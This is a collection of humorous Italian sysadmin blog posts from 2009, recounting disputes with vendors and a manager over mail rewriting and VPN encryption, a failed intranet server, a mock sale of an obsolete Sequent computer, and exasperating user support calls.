IO - No col cacchio. Noi abbiamo un contratto di assistenza per intervento nel giorno di lavoro successivo, oggi e' venerdì' quindi il successivo giorno e' Lunedì'. Punto.

TC - Be', ma solo se la chiamata viene fatta prima del termine della settimana.

IO - E la chiamata io l'ho fatta oggi che e' venerdì'. Quindi la settimana finisce oggi. Ergo: lunedì' e' il giorno.

TC - Alcune societa' considerano la settimana solo fino a giovedì'.

IO - E chi sarebbero sti signori?

TC - Le societa' di assicurazioni e le banche per esempio.

IO - E con un nome come \$noisalviamoilmondopuntocom ti sembra che siamo una banca o un'assicurazione?

TC - Herr... no, non credo proprio...

IO - Quindi *lunedì* e' il giorno giusto.

TC - Guardi, io posso anche scriverlo così', ma non dipende da me, i tecnici che sono in giro fanno un po' come possono. Cioe', loro fanno del loro meglio ma se proprio non possono passare di li' Lunedì' sara' Martedì'.

IO - Che accidenti lo paghiamo a fare allora il super-mega-contrattone di assistenza dei miei stivali?

TC - Hemmm, ok, facciamo così', se il tecnico non e' passato per Lunedì' alle 16 richiami e noi arrangeremo per un differente tecnico.

Si come no, tanto lo so già' che se il tecnico non e' passato lunedì' alle 16 col cacchio che succede qualche cosa fino a martedì'.

Davide

17/01/2009 14:40

Lo Chiameremo... SuckMyEggs!

Una piccola introduzione.

La politica di \$noisalviamoilmondopuntocom e' sempre stata quella di avere una chiara divisione tra *impiegati* ed *esterni*, dove gli impiegati sono solo quelli autorizzati dall'HR centrale, mentre gli esterni sono tutti gli altri. Anche quelli che sono ufficialmente assunti da uffici locali, se non ricevono la benedizione del nostro HR non rientrano nella categoria ufficiale.

Per questo motivo vi e' una chiara distizione tra le due categorie. Dove gli Impiegati hanno un'account di posta elettronica su un certo gruppo di server mentre gli Esterni sono limitati ad usare un'altro gruppo di server di cui quello 'principale' viene chiamato (per l'appunto) Extern.

Ora, quando una mail viene inviata da uno dei nostri server interni verso Internet, la mail viene ruotata attraverso un firewall/proxy che effettua una rimappatura dell'indirizzo trasformandolo da @host.citta.zot a @host.noisalviamoilmondo.com, la stessa cosa avviene all'indietro, con le mail provenienti da internet che sono processate dal firewall e ridistribuite al server 'giusto. Questo viene fatto, senza grossi problemi, per circa... oh... 200 server diversi. Sparsi in tutto il mondo.

Il firewall, con tutto l'ambaradan di traduzione delle mail, non e' mantenuto da noi, ma da una societa' esterna. Non chiedetemi perche' che non lo so.

Un bel di' qualcuno invio' una mail al supporto teNNico sostenendo che il mapping era sbagliato. Inizialmente Aquila ributto' la cosa sostenendo che era una ca\$\$ata, ed infatti suona alquanto tale. Ma dopo un paio di prove si rese conto che la segnalazione era assolutamente corretta. Mail inviate da extern verso internet risultavano 'riscritte' come wonder.noisalviamoilmondo.com. Ed ovviamente fare una 'reply' ad una di queste significava ricevere un bel bounce da parte di wonder che non aveva la piu' pallida idea degli utenti di extern (ovviamente).

Ok, la mail viene quindi girata al supporto tecnico della societa' che ci gestisce il firewall.

Poi Aquila parte per le sue meritate ferie, ed io rimango a smazzarmi la cosa. Dopo un paio di settimane circa senza alcuna novita' decido che e' il caso di avvisare i signori che c'e' un nuovo sceriffo in citta'. E gli mando una bella mail di 'sveglia' chiedendo a che punto siamo.

I signori rispondono che "il nostro reparto R&D ci sta ancora lavorando". Ellamadonna! E che ci vuole a dare una sguardata a... hu... 3 file di configurazione? Vabbe'...

Oggi vedo una bella (si fa per dire) mail relativa alla cosa. La riporto qui' leggermente alterata per salvare i colpevoli.

Dear mr B,

After extensive testing, retesting and digging through the firewall configuration, we found the reason why the address translation for some subdomains was 'incorrect'.

As a matter of fact, the translation is correct, at least from the sendmail perspective. One of the checks performed by sendmail, consists of parsing it's own host and it's names. This results in the use of the actual hostname for the mail and continuing the

Cosa fa' l'applicazione X ?

parsing of rewrite rules.

The 2 maildomains for which the translation was 'incorrect', both are hostnames for the firewall itself on extra interfaces:

extern.ams.zot.	1D IN A	192.168.1.17
jabber.ams.zot.	1D IN A	192.168.1.27

Sendmail will use it's canonical name in such a case, which is firewall.bloodyidiots.com. Further rewriting then leads to the use of the @wonder.noisalviamoilmondo.com maildomain.

So, the most easy solution to solve this issue is to change the hostname on these two IP addresses, but, of course, I can't make any guesses as to the impact of such a change on other internal systems.

La mia prima reazione e' stata quella di rileggere attentamente la mail per almeno cinque minuti per essere sicuro di aver capito bene. La seconda reazione e' stata quella di saltare su e giu' sulla sedia per altri cinque minuti urlando epiteti ed insulti in inglese, olandese ed italiano. Questa seconda reazione ha avuto come effetto collaterale il far fuggire via spaventati un paio di utenti che stavano cercando Erik. Erik non si e' lamentato della cosa comunque.

Dopo una piccola chiaccherata con The Boss, che si stava gia' preoccupando per la mia pressione, ed un paio d'ore per calmarmi un'attimo ho messo insieme una mail di risposta. Poi ho proceduto a rimuovere gli epiteti. E quindi a rimuovere le parti eccessivamente insultanti. Il risultato e' piu' o meno il seguente.

> After extensive testing, retesting and digging through the firewall
> configuration

Excuse me, but I think that it shouldn't be so difficult to find where a mail address is modified since it should be in oh, maybe two configuration files ?

> As a matter of fact, the translation is correct, at least from the
> sendmail perspective.

This point is debatable.

> The 2 maildomains for which the translation was 'incorrect', both
> are hostnames for the firewall itself on extra interfaces:
> Sendmail will use it's canonical name in such a case

And this is arguably wrong. The two servers are two separate and distinguished machines. Just like the other 200 you are handling with (apparently) no problems

> Further rewriting then leads to the use of the @wonder.noisalviamoilmondo.com
> maildomain.

And this is absolutely wrong.

Cosa fa' l'applicazione X ?

```
> So, the most easy solution to solve this issue is to change the  
> hostname on these two IP addresses
```

I think that the most easy solution is to fix the mapping of the domain name in your host file and instruct your sendmail to rewrite the domain correctly, the same way it is done for approximatively 200 other hostnames.

E adesso vediamo che succede.

Davide

17/01/2009 14:41

A Man, A Plan, A Scam

Questa non e' tanto una storia quanto un rantolo, una geremiade, un cantico del purgatorio.

C'e' una divisione di \$noisalviamoilmondopuntocom che chiameremo \$noiguardiamolebellestelline. Che si occupa di.. hemmm... guardare le belle stelline... tale divisione gestisce 4 'posti di osservazione' i quali sono:

1. solo 4
2. in cima a montagne
3. in cima a montagne nel mezzo del nulla
4. in cima a montagne nel mezzo del nulla circondate da una recinzione

Essendo isolate dal resto del mondo ci sono solo pochi individui, ergo i problemi di sicurezza sono estremamente limitati, e le uniche connessioni di rete sono tramite rete telefonica, ponti radio o satellitare, quindi sono strettamente dial-up, con larghezza di banda imposta da condizioni esterne e quindi tutte le comunicazioni sono compresse.

Si capisce bene che i problemi di \$noiguardiamolebellestelline sono **molto** diversi da quelli della rete globale di \$noisalviamoilmondopuntocom, e si capisce anche perche' ad un certo punto si e' deciso che loro abbiano il loro reparto IT separato ed autonomo.

Entra in scena UL. Che, dopo aver "gestito" alcuni progetti per \$noiguardiamolebellestelline, ha maturato un certo tipo di mentalita' ed una certa propensione per certi metodi e modalita' di lavoro. Di colpo si rende conto che la rete globale di \$noisalviamoilmondopuntocom **non e'** gestita nello stesso modo! Eccolo iniziare una manovra di falciatura con lo scopo di portare l'intera rete sotto il suo controllo, con le stesse metodologie impiegate per \$noiguardiamolebellestelline.

Cosi' siamo impelagati in questa "presentazione" per una nuova "proposta di aggiornamento e modifica della rete".

UL - yada yada yada, rete moderna, efficiente, sicura, yada yada uso delle ultime tecnologie wireless, gprs, umts, yada yada predilezione per soluzioni custom-made, yada yada yada, tool di configurazione yada yada...

Ed e' andato avanti cosi' per un paio d'ore circa... Alla fine, quando tutti stavano sbadigliando e guardando l'orologio, siamo arrivati alla parte 'commenti'.

TB - Allora, ci sono commenti?

IO - Non sarebbe meglio i commenti metterli per iscritto e mandarli alla mailing-list? Cosi' anche i non presenti possono contribuire.

UL - Ma sarebbe meglio avere una franca discussione face-to-face.

IO - Si, soprattutto perche' Aquila e' in ferie in questo momento vero?

TB - Be', se qualcuno ha qualche cosa da dire adesso ok, altrimenti andiamo di mail.

Cosi' ci siamo aggiornati. Dopo una bella nottata a ponzarci sopra ho messo insieme un documentino di risposta, che aggiungo qui' con qualche modifica (e qualche nome rimosso)...

Commenti riguardo la "proposta di aggiornamento della rete"

Secondo quello che si e' capito la proposta puo' essere divisa in 3 blocchi, il primo e' quello piu' importante con le cose che effettivamente contano, il secondo e' piu' che altro mere technicalita' non realmente importanti,

Cosa fa' l'applicazione X ?

l'ultimo e' il meno importante in assoluto.

Prima parte - struttura

Fondamentalmente la parte importante e correttamente analizzata si compone di 3 idee di base:

1. i nostri 'hub' dovrebbero essere in datacenters dove ci sono UPS, connessioni di rete stabili ed il padrone di casa non puo' sbatterci fuori come e' successo al nostro centro di Seattle ultimamente.

Ora, questo e' esattamente quello che stiamo facendo. Amsterdam ha gia' il firewall in una hosting farm, per Seattle ci stiamo lavorando, non ho idea di come sia la situazione a Mosca ma devo supporre che si possa arrangiare. Niente di nuovo quindi.

2. ci serve un'altro HUB nel pacifico.

Assolutamente vero e ci stiamo lavorando proprio adesso, parlando con i possibili candidati a mantenerlo. Ci serve gente sul posto che possa prenderne carico, non si puo' fare tutto da remoto e penso che non vogliamo dare **troppo** controllo al personale delle server-farms. Di nuovo niente di nuovo.

3. Ci serve piu' ridondanza.

Se uno degli hub e' inattivo (per qualsivoglia ragione), tutti i server connessi dovrebbero passare sugli hub rimanenti con il minimo di intervento manuale. Questo si puo' fare modificando il software di gestione del firewall, si tratta di una modifica relativamente semplice ma da ripetere per tutti i 320 server che sono in giro (!). Per questo motivo non lo abbiamo ancora fatto *a mano* ed aspettavamo con ansia questo "tool" di modifica che il nostro consulente dovrebbe essere sul punto di rilasciare.

Quindi, in totale, questa parte e' assolutamente corretta e non c'e' niente di nuovo. Sono cose che sappiamo gia' e che stiamo gia' lavorando per correggere o sistemare. Possibilmente dovremmo essere in condizione di dichiararla chiusa prima della meta' dell'anno anche se certe cose non sono completamente sotto il nostro controllo (contratti di locazione, hardware...).

Seconda parte - technicalita'

Queste sono solamente technicalita', non cambiano il modo in cui il sistema funziona o non funziona, non cambiano il modo con cui noi gestiamo il sistema, non cambiano il modo con cui si affrontano i problemi. Potremmo decidere che sono utili ed implementarle, decidere che non sono utili o semplicemente ignorarle.

Log file in databases.

La mia esperienza e' che non si vanno a leggere i file di log se non si sta cercando di debuggare un problema, nel qual caso non fa alcuna differenza

Cosa fa' l'applicazione X ?

se il file e' un file di testo o un database.

Tool per la creazione degli script di firewalling

Ne abbiamo gia' uno. Non ha nessuna interfaccia grafica, gli script che crea non sono ottimali forse ma funzionano. Lo scopo di questi tool e' la creazione di uno script di iptable, che lo script sia creato da un tool o a manina non fa alcuna differenza alla fine.

Hardware per hubs/servers

Personalmente, non vedo perche' \$venditore dovrebbe essere preferito a \$altrovenditore se le macchine che fornisce hanno le stesse caratteristiche tecniche ed alla fine lo stesso prezzo.

OpenVPN/IPSEC/CIPE

Dobbiamo metterci a cambiare l'intero algoritmo di crittografia usato... esattamente per quale motivo?

Terza parte - trivialita'

Quindi, l'intera proposta si esaurisce in una prima parte che stiamo gia' affrontando, alcune technicalita' di dubbia utilita' ed una terza parte che si puo' riassumere in "non mi piace \$distribuzione, spianiamo tutto ed installiamo \$altradistribuzione".

Per usare le stesse parole di UL: questa e' una stronXata.

Prima regola del sysadmin: non cambiare una cosa che funziona a meno che:

1) e' una tale pena che cambiare ha senso, 2) la nuova cosa ha talmente tante nuove funzionalita' di cui non puoi fare assolutamente a meno o 3) la nuova corregge dei bachi in cui tu caschi sempre.

Nessuno dei 3 punti e' rilevante, quindi cambiare non e' un'opzione.

24 ore dopo aver inviato questa mail ho ricevuto plausi da Aquila che anche da una spiaggia australiana si legge la sua mail, plausi dai nostri uomini a San Francisco e Seattle. E TB mi ha detto che questo documento "e' proprio quello che mi serviva".... mi devo preoccupare?

Davide

17/01/2009 14:41

DES, Bugie e Videotapes

Rieccoci con un'altro meeting con UL. Dopo la debacle della "proposta" che e' stata sostanzialmente abbattuta da me con un singolo colpo di mail, e' ritornato alla carica con una luvuuuuuuuuunga discussione sulla mailing list di "discussioni generiche sull'it".

Non staro' a ripetere qui' tutta la trafila ma il punto principale che e' stato piu' martellato e' che la VPN attualmente utilizzata usa un algoritmo di crittografia vecchio e bacato.

Dopo un certo numero di mail, contromail, contro-contro-contromail et similia, siamo quindi arrivati ad un'ennesima "presentazione".

UL - ...quindi la versione di VPN che usiamo attualmente usa un algoritmo vecchio e non considerato sicuro...

IO - E chi lo dice?

UL - Hemmm... come?

IO - CHI dice che l'algoritmo e' vecchio e non sicuro.

UL - Be'... e' considerato non sicuro...

IO - Da chi?

UL - Errr... molteplici articoli...

IO - Quali articoli? Scritti da chi? Puoi fornire una copia? Indicare un documento on-line?

UL - Hemmm... non in questo momento...

IO - Che algoritmo di crittografia usa la nostra vpn?

UL - Eh?

IO - Hai appena detto che il nostro algoritmo non e' considerato sicuro. Quindi devo supporre che conosci perfettamente l'algoritmo usato. Quale e'?

UL - Hemmm.... CIPE.

IO - Cipe non e' un algoritmo. E' un protocollo.

UL - Herr...

IO - Quando e' stato inventato l'algoritmo?

UL - Come?

IO - Hai detto che e' vecchio. Quando e' stato inventato quindi?

UL - Hemmm...

A questo punto TB ed il supermegaboss (GP) si stavano mettendo comodi e preparandosi con pop-corn e bevraggi per assistere al match...

IO - Quali altri algoritmi di crittografia esistono che sono meno "vecchi" di quello che stiamo usando?

UL - (balzando sulla preda) Se noi usassimo \$notavpn...

IO - Quello non e' un algoritmo, e' una collezione di tools.

UL - Appunto, ma usa come algoritmo \$notalibreria!

IO - Quello non e' un algoritmo e' una libreria che implementa vari algoritmi di crittografia.

UL - Errr...

Arrostire qualcuno sulla graticola e' divertente fino ad un certo punto, poi comincio a stufarmi ed a pensare di andarmene a casa.

IO - Il protocollo che usiamo attualmente come VPN e' denominato CIPE, che sta per Crypto-IP-Encapsulation, cipe usa come algoritmo di crittografia un algoritmo denominato 'blowfish', che e' stato inventato nel '93 da un matematico del MIT.

UL - Ecco appunto, e' del 93 quindi piuttosto vecchio...

Cosa fa' l'applicazione X ?

IO - (guardandolo storto) Dal '93 ad oggi e' stato esaminato parecchie volte da altri matematici ed e' sempre considerato **parecchio solido**, specialmente per via del fatto che e' studiato per usare chiavi di qualsiasi lunghezza, al contrario di cose come DES.

UL - Ma DES e' un algoritmo molto piu' nuovo...

IO - Dato che e' stato inventato nel 1972 dubito seriamente che possa essere considerato piu' "nuovo", inoltre DES e' stato effettivamente craccato piu' volte in svariati esperimenti. Ma sorvoliamo su questo fatto. Un'altro algoritmo molto usato e' MD5.

UL - Che e' sicuramente piu' nuovo...

IO - Che e' stato inventato nel 1991 e descritto nel '92, quindi dubito che si possa definire piu' moderno di qualche cosa inventato nel '93.

Guardo UL che non mi pare voglia ribattere.

IO - La differenza fondamentale tra DES/MD5 e Blowfish e' che blowfish e' stato inventato appositamente per essere il piu' rapido possibile, proprio per l'utilizzo in cose come VPN, dove piu' veloce e' la fase di crittografia piu' veloce e' la risposta della rete.

Di nuovo, UL non mi pare in modalita' "risposta".

IO - Quindi possiamo concludere che, PRIMO: l'algoritmo usato e' il piu' moderno ed efficiente che si possa utilizzare, SECONDO: non vi sono casi documentati di effettiva rottura della crittografia e TERZO: tu non sai di che stai parlando.

UL - No, un momento...

IO - Si, cosa?

UL - Non ho mai detto che vi siano casi di rottura...

IO - Hai cominciato dicendo "l'algoritmo che usiamo e' vecchio e considerato non sicuro", questo per me significa che hai dei casi documentati, altrimenti che cavolo parli a fare?

UL - Non ho mai detto questo...

IO - (indicando il mio PDA sul tavolo) Quello sta' registrando. Dobbiamo fare un rewind di 10 minuti e riascoltare?

E adesso vediamo cos'altro si inventa la prossima volta.

NOTA: Il primo che mi manda una mail riferita a *quell'articolo* di Gutmann lo fulmino.

Davide

17/01/2009 14:41

Hasta Lasagna Baby!

Tempo addietro, causa eccesso di Tequila e Tacos (credo), uno degli *hippies* di \$rompiamoleballesuinternet (altra divisione), ha deciso che cio' che ci vuole per migliorare la coesione interna tra le varie divisioni (e come fanno delle "divisioni" ad essere "coese" e' tutto da capire) e' un bel sito Intranet con tante cazz..hemmm..cose utili ed interessanti.

Lo and behold, una ennesima societa' esterna (da qui in poi riferita come il \$brancodiscoiattoli), e' stata incaricata di produrre e mantenere cotale sistema.

E che c'entro io? Semplice: essendo Aquila in ferie il compito di installare il server e di 'coadiuvare' il \$brancodiscoiattoli e' caduto sulle mie non-cosi-larghe-ma-pur-sempre-mascoline-e-non-femminili-capitemiamia spalle.

Una delle prime cose che ho domandato a questo branco di rimbambiti e' come pensano di organizzare i backup. Dopo avermi guardato per circa dieci minuti con espressione assolutamente ... herr.. inespressiva, uno dei neuroni si e' finalmente connesso e tutti hanno esclamato che i backup ci vogliono eccome.

Fu cosi' che, oltre ad un server supercarrozzato in maniera quasi oscena, una nuova fantastica tapelib e' stata ordinata. E qui sono cominciati i guai.

Si perche', nell'ordinare la Tapelib il branco di bufalotti ha "dimenticato" i limiti di budget, ergo: non ci sono piu' i soldi. A questo punto rimangono 3 strade da seguire: 1: non si paga la societa' di consulenza, 2: non si paga il server o 3: non si paga la tapelib. Il bufalotto-capo ha deciso che la cosa migliore era non pagare il server. Il risultato e' che invece del server originale (orrendamente sovra-potenziato) si e' deciso di 'tirare' ed acquistare un altro server (oscenamente sotto-potenziato).

A questo punto ho speso una mezza giornata dal nostro hosting provider ed ho installato e collegato il tutto, solo che per avere la tapelib effettivamente funzionante si richiedevano un paio di riavvii del server. Mi sono messo quindi in contatto con UL, di \$brancodiscoiattoli, che dovrebbe essere il nostro 'contatto' per questo tipo di cose.

IO - ..quindi dobbiamo riavviare il server.

UL - Ma non e' possibile! L'applicazione e' ultra-importante!

IO - Si tratta di riavviarlo un paio di volte, magari un'ora.

UL - Non se ne parla! Non si puo' interrompere il servizio. E' oltremodo essenziale che il server rimanga online!

IO - Lo facciamo di notte (sic)! Si tratta di un'ora al massimo!

UL - Assolutamente no! Quel server e' "core-business"!

IO - E allora dovrebbe avere un backup funzionante!

UL - E' ultra-importante!

IO - Ma...

UL - Assolutamente importantissimo!

IO - Si tratta...

UL - Mega-super-duper-importante!

IO - Quaranta minuti...

UL - Importantissimo!

IO - Trent...

UL - Importantissimo!

IO - Ven...diec...

Cosa fa' l'applicazione X ?

UL - Importantissimo!

IO - **LART! LART! LART! LART! LART! LART!**

UL - (flebile) ..issimo...

IO - **LART!**

Ok, no. L'ultima parte (purtroppo) non e' andata cosi'. Cosi' la tapelib e' rimasta li', collegata ma non usata. Nel frattempo comunque io ho aggiunto un bel log analyzer all'intero accrocchio, tanto per vedere quanto e' 'caricato' questo server.

Fast forward di due settimane, quando il telefono comincia a suonare.

IO - Cosa?

UL - Sono UL di \$brancodiscoiattoli!

IO - Che succede?

UL - Il server non risponde piu'!

IO - Che maleducato...

Ping... niente, ssh... niente. Un fico secco. Mi collego al kvm (kvm switch con controllo remoto... se non costassero cosi' tanto li userei anche a casa mia) e vedo un bel kernel panic! Ok. E' il momento di usare il power switch. *Ovviamente* il maledetto non si riavvia. Da quello che vedo il controller (integrato nella mobo) e' horky-dorky.

IO - Il server e' TFU.

UL - Cosa?

IO - Andato. Partito. Kaputt. Hasta lasagna.

UL - COOOOOOSSA????

IO - Quale parte non e' chiara?

UL - Ma come e' possibile???

IO - Be', ritengo che il fatto che sia stato pagato \$noccioline invece che \$cifra abbia una certa relazione con la qualita' dei componenti usati e la loro durata. Per non parlare del livello di assistenza che possiamo aspettarci.

UL - Ma dobbiamo fare qualche cosa! Quell'applicazione e' importantissima...

IO - (controllando le statistiche salvate il giorno prima) Mah... considerando che nelle ultime due settimane ci sono state 5 visite non direi.

UL - Al secondo?

IO - No Cinque.

UL - Al minuto?

IO - No. Cinque. Cinque visite in totale. Cinque.

UL - ...(silenzio)...

IO - Beh' vediamo la parte positiva: adesso abbiamo tutto il tempo per far funzionare il backup, peccato che non ci sara' piu' niente da backuppate probabilmente.

Davide

17/01/2009 14:42

Offerta Irripetibile

E fu cosi' che il prode Aquila Bestemmiantone ritorno' dalle sue ferie molto rilassato e molto riposato, ed il mangelment decise che, dato che era in cotale stato di rilassatura era necessario un po' di movimento ginnico. Cosi' Coloro Che Tutto Possono Ma Mai Pensano decisero che cio' che ci voleva era un bel cambio di hosting provider.

Pertanto, dato che non abbiamo nessuna intenzione di portare rottami in giro, eccomi qui' ad offrirvi in prima assoluta questa perla e gioiello della tecnologia moderna.

Sequent Symmetryc 70 (questo e' quello che si capisce dalla targhetta, o rimanente della stessa).

* - Dimensioni in centimetri: 150x120x210

* - Peso (stimato): circa 750 Kg

* - Alimentazione: 230 Vac **trifase!**

* - Dotato di ben sei (6) Giga di disco in 4 dischi fissi separabili, peso di ciascun disco: circa 25 Kg.

Costruzione dei dischi estremamente robusta: dopo essere sfuggito dalle mie sgrinfie uno degli stessi si e' rotolato una rampa di scale e non ho trovato la minima traccia dell'avvenimento sul disco stesso. Manco un graffietto!

* - Sei (6) processori 80486 DX 33 Mhz, di cui almeno 4 funzionanti e gli altri due sono mica sicuro ma tenderei a dire di no.

* - Ben sessanta (60) Mb di ram, di cui 48 probabilmente funzionanti.

Tutta la ram e' su 5 piastre con connettori proprietari di dimensioni 75x25 con oh-circa-un-centinaio di chips ognuna, per la massima produzione di calore possibile!

Il che ci porta diritti all'importantissima caratteristica successiva:

* - **ventole di raffreddamento! tante!**

Non quelle cazzatine del menga che vi ritrovate nei server moderni, queste sono vere ventole di potenza industriale! Piu' piccole del rotore di un Sikorsky Sea Stallion ma mica piu' di tanto.

La presenza delle suddette comporta altre importanti caratteristiche.

* - Effetti speciali!

Aprite il case durante il funzionamento e scoprite cosa si prova ad essere nella stessa stanza con un tornado di classe F5!

* - Silenziosissimo

Se siete abituati ai 747 in fase di decollo questo gioiellino non vi fara' nessun effetto. Se invece non siete proprio abituati potreste trovarlo... hemmm... leggermente noioso..

Cosa fa' l'applicazione X ?

* - State veramente leggendo tutta sta roba?

* - Assolutamente a prova di furto!

Ci sono volute quattro persone e sei ore per smantellarlo e farlo uscire dalla sala macchine, taccio della faticata per farlo passare dalla porta. Per fortuna il nostro tecnico di assistenza e' abbastanza giovane e rimbamb... hemmm... forzuto da trascinare il rack per il montaggio dei dischi (peso stimato: 60 Kg) su per le scale da solo. Quando gli abbiamo mostrato gli ascensori si e' incazzato mica poco pero'.

* - Fantastico argomento di discussione e conversazione.

Come ca\$So si fa a fare un disco fisso del peso di 25 Kg?

* - Spie luminose sul fronte.

Che non si capisce bene cosa indichino ma hanno una potenza sufficiente a perforare l'acciaio piu' duro.

* - OS: Dynix 3.qualche cosa!

* - Interfaccia SCSI quasi standard.

* - Scheda seriale con 24 ingressi, mica sono sicuro quante ne funzionano pero'.

* - Scheda ethernet quasi compatibile.

Suvvia! Approfittate di questa irripetibile occasione! Venite qui' con il vostro semirimorchio e portatevi via questa schif... hemmm... questa perla di ingegneria informatica prima che il camion della monnezza vi batta sul tempo!

Stupite i vostri vicini con un fantastico impianto di riscaldamento computerizzato: il semplice funzionamento e' sufficiente a riscaldare completamente una moderna palazzina durante il piu' rigido inverno artico che possiate immaginare. Sconsiglio pero' di usarlo in estate a meno che non viviate in una cella frigorifera o collaudiate impianti di condizionamento industriali.

Altri possibili usi: togliete un po' di pezzi e vediamo se non decolla con queste ventole che si ritrova. Aggiungete una cinghia ed un paio di ruote e voila': il vostro carroarmato personale.

C'e' da dire che adesso la Sala Macchine e' estremamente silenziosa pero'.

Davide

17/01/2009 14:42

They Don't

Anche oggi ho avuto l'ennesima prova che i CL NON... non cosa? Qualunque cosa che ci si aspetterebbe da un'essere umano "normale" (per quanto questo termine possa essere appioppato ad un'essere umano).

Per prima cosa mi arriva una mail da un CL terrorizzato perche' ha ricevuto un messaggio automatico che gli consiglia di cambiarsi la password di accesso alla mailing-list. La conversazione (un po' compressa) e' stata la seguente.

CL - Mi e' arrivata questa mail!!

IO - Si... e?

CL - Devo cambiare la password!!!

IO - E allora?

CL - Ma come e' possibile??

IO - La hai **letta** la mail?

CL - Certo!

IO - E che dice?

CL - Herrr... che devo cambiare la password!

IO - E poi?

Dopo un bel po' di insistenza riesco finalmente a fargli *leggere* il messaggio, oltre le prime due righe:

E' consigliabile cambiare la propria password ad intervalli regolari.

Ergo: non e' che **deve** cambiarla, ma sarebbe meglio lo facesse. Ergo #2: non ha letto la mail...

Poi mi arriva CL2, che *pensa* (si, lo so' che e' strano) che ci sia un bug nella mia interfaccia di cambio della password.

CL2- Ho provato ad usarla ma non funziona.

IO - E che problema ti da?

CL2- Non funziona.

IO - Si, questo me lo hai detto, ma che problema ti da?

CL2- Non funziona.

IO - (maledicendo il giorno della nascita) Si, ok, l'ho capito! Ma **che problema ti da'?**

CL2- Non funziona.

Alla fine inseguo CL2 fino al suo tavolo e lo costringo a leggere il messaggio di errore che compare sul suo schermo:

La password deve essere almeno di 8 caratteri. Prova di nuovo.

Ora, cosa c'e' di difficile in questo? Password... troppo.... corta.... prova... ancora...

Ritengo che una delle papere che sguazzano nel canale fuori dalla mia finestra sarebbe in grado di capirlo senza troppe difficolta'. Ma non CL2!

Poi mi arriva CL3, che perche' viene a rompere le balle a me non lo so dato che per queste cose c'e' Erik, che ha bisogno di *"uno di quei cosi che si mettono in testa con il coso che ci si parla dentro"*.

Cosa fa' l'applicazione X ?

Quando sono riuscito a smettere di ridere e a riprendere il controllo mi sono ri-arrampicato sulla sedia, ma lei se ne era gia' andata. A sua discolpa si puo' solo dire che e' bionda.

Poi mi piomba giu' CL4, terrorizzato perche' la *sua* mailing list "non funziona piu".

Gli chiedo quale e' il problema. Ovviamente anche questo persiste nel ripetermi che "non funziona" (groan).

Alla fine apro l'interfaccia web sulla suddetta mailing list e gli chiedo di leggere cio' che compare, che dice piu' o meno:

Manutenzione in corso. Sto' aggiornando il server. Riprovate piu' tardi.

Difficile? Non mi pare.

Ovviamente CL4 mi guarda con espressione spaurita e mi domanda "e che vuol dire?"...

Si', e' stata una brutta settimana. Perche' domandate?

Davide

17/01/2009 14:43

Dio Li Fa'...

*...chiuso nella corazza di titanio mi avventuro nel condotto di ventilazione, do' un'occhiata al computer di guida... Brip-Brop... mi segnala un qualche cosa che arriva da sinistra, Brip-Brop... adesso e' a destra.. Brip-Brop! Pork... piu' veloce con questo joystick... **BRIP-BROP!** spara spara.. cacchio di controlli su sto coso! **BRIP! FSCKING BROP!** aaaaahhhh... ca\$\$o e'???..*

Mi sveglio.

BRIP! BROP!

La sveglia di nuovo? Non suona come la sveglia... rimango steso per altri due minuti cercando di convincermi ad aprire gli occhi. Dopo un paio di minuti sono riuscito a tirar via abbastanza colla da uno degli occhi da aprire la palpebra (con l'aiuto delle dita) e puntare l'occhio sulla sveglia che mi brilla un "5:23" verdastro.

BRIP! BROP!

Il telefono??? Un'altra inondazione in ufficio? O il mio anonimo adoratore di pizza a tutte le ore che mi ha chiamato alle sette del mattino l'altro ieri per ordinarmi due maxi con acciughe, funghi, tripla mozzarella ed extra-croccanti da consegnare a fwah fwah muwah muwah prima delle otto grazie e poi ha riattaccato?

BRIP! BROP!

Inizio a strisciare verso il bagno, mi arrampico dentro (il mio bagno e' sollevato rispetto al piano di un mezzo gradino), apro il rubinetto e mi lavo la faccia con l'acqua a -3 gradi centigradi. L'effetto e' istantaneo: un grandissimo "fuuuuuck" ululato a tutta potenza. I vicini mi adorano.

Sono li' seduto sul cesso che penso cosa accidenti ci faccio qui' quando una lampadina si accende: il telefono sta ancora suonando.

Oramai sara' arrivato al 79esimo squillo o sa dio cosa. Mi appropinquo al piu' vicino telefono (ne ho 5 sparsi per casa) ed ovviamente il bastardo smette di suonare non appena le mie dita lo toccano.

Oooooookkeyyyy... tanto oramai sono sveglio. Me ne vado in cucina ed accendo la macchina del caffe'. Dopo un paio di pensate decido che se ci metto dentro l'acqua ed il caffe' funzionera' molto meglio.

Il telefono ri-suona.

IO - COSACA\$\$OVUOI??

?? - Heila' D? Sono P. Ti ho svegliato?

IO - SONOLEFOXXUTECINQUEDELMATTINOCOSACA\$\$OPENSI???

P. - Ma qui' sono gia' quasi le otto... Senti, ho un problema col computer.

Qui' ci va una piccola spiegazione.

P e' un'altro dei disperati mentali che lavoravano (o fingevano di) nella mia vecchia ditta. Un bel giorno una delegazione di rincoglioniti jugoslavi venne in visita. E fra questi c'era una "programmatrice" di origine russa. P la vide e se ne innamorò perdutamente al primo colpo. Il fatto che lei fosse sul piede di ritornare a casa sua in Russia, che somigliasse all'incrocio tra un cocker spaniel (per le orecchie), un'orango (per le braccia e la postura generale), un cavallo (per la risata equina) e fumasse una media di 83 sigarette al giorno, sembro' non

Cosa fa' l'applicazione X ?

contare molto per P. E vabbe' che dicono che l'amore e' cieco pero' non ho mai sentito che e' pure masochista...

Il risultato e' che lo and behold, P si ritrovo' su un treno diretto verso un non ben precisato paese nelle vicinanze di Mosca.

Per la ditta fu quasi una benedizione. Non e' che P sia proprio un disastro, per carita', e' un bravo ragazzo. Ma nonostante gli anni di esperienza ed una certificazione Microsoft (o forse *a causa* della certificazione), di computer non ne capisce proprio una mazza.

L'altro problema di P e' che sa il mio numero di telefono.

IO - ALLEFOXXUTE CINQUE DEL MATTINO DI DOMENICA????

P. - Ho comperato questo bellissimo gioco ieri in un negozio, ma non riesco a farlo funzionare.

IO - *bestemmiano* E che cosa cavolo ti dice?

P. - Quando inserisco il CD nel computer mi dice *triple-dutch-error- messages. (per chi non lo sapesse, si indica con 'triple-dutch' un qualunque messaggio o testo assolutamente incomprensibile)* Potrebbe essere un problema di IQ?

Probabilmente intendeva dire iRq, ma la frase e' uscita troppo giusta.

IO - Si come no. Il tuo di IQ o quello di S.?

P. - No, lei ancora non si e' alzata. *che se provava a domandarlo a lei a quest'ora probabilmente poi spendeva la giornata appeso per le palle fuori dal balcone*

IO - Che dicono le istruzioni di quel coso?

P. - Sono in russo... non sono ancora cosi' bravo con il russo...

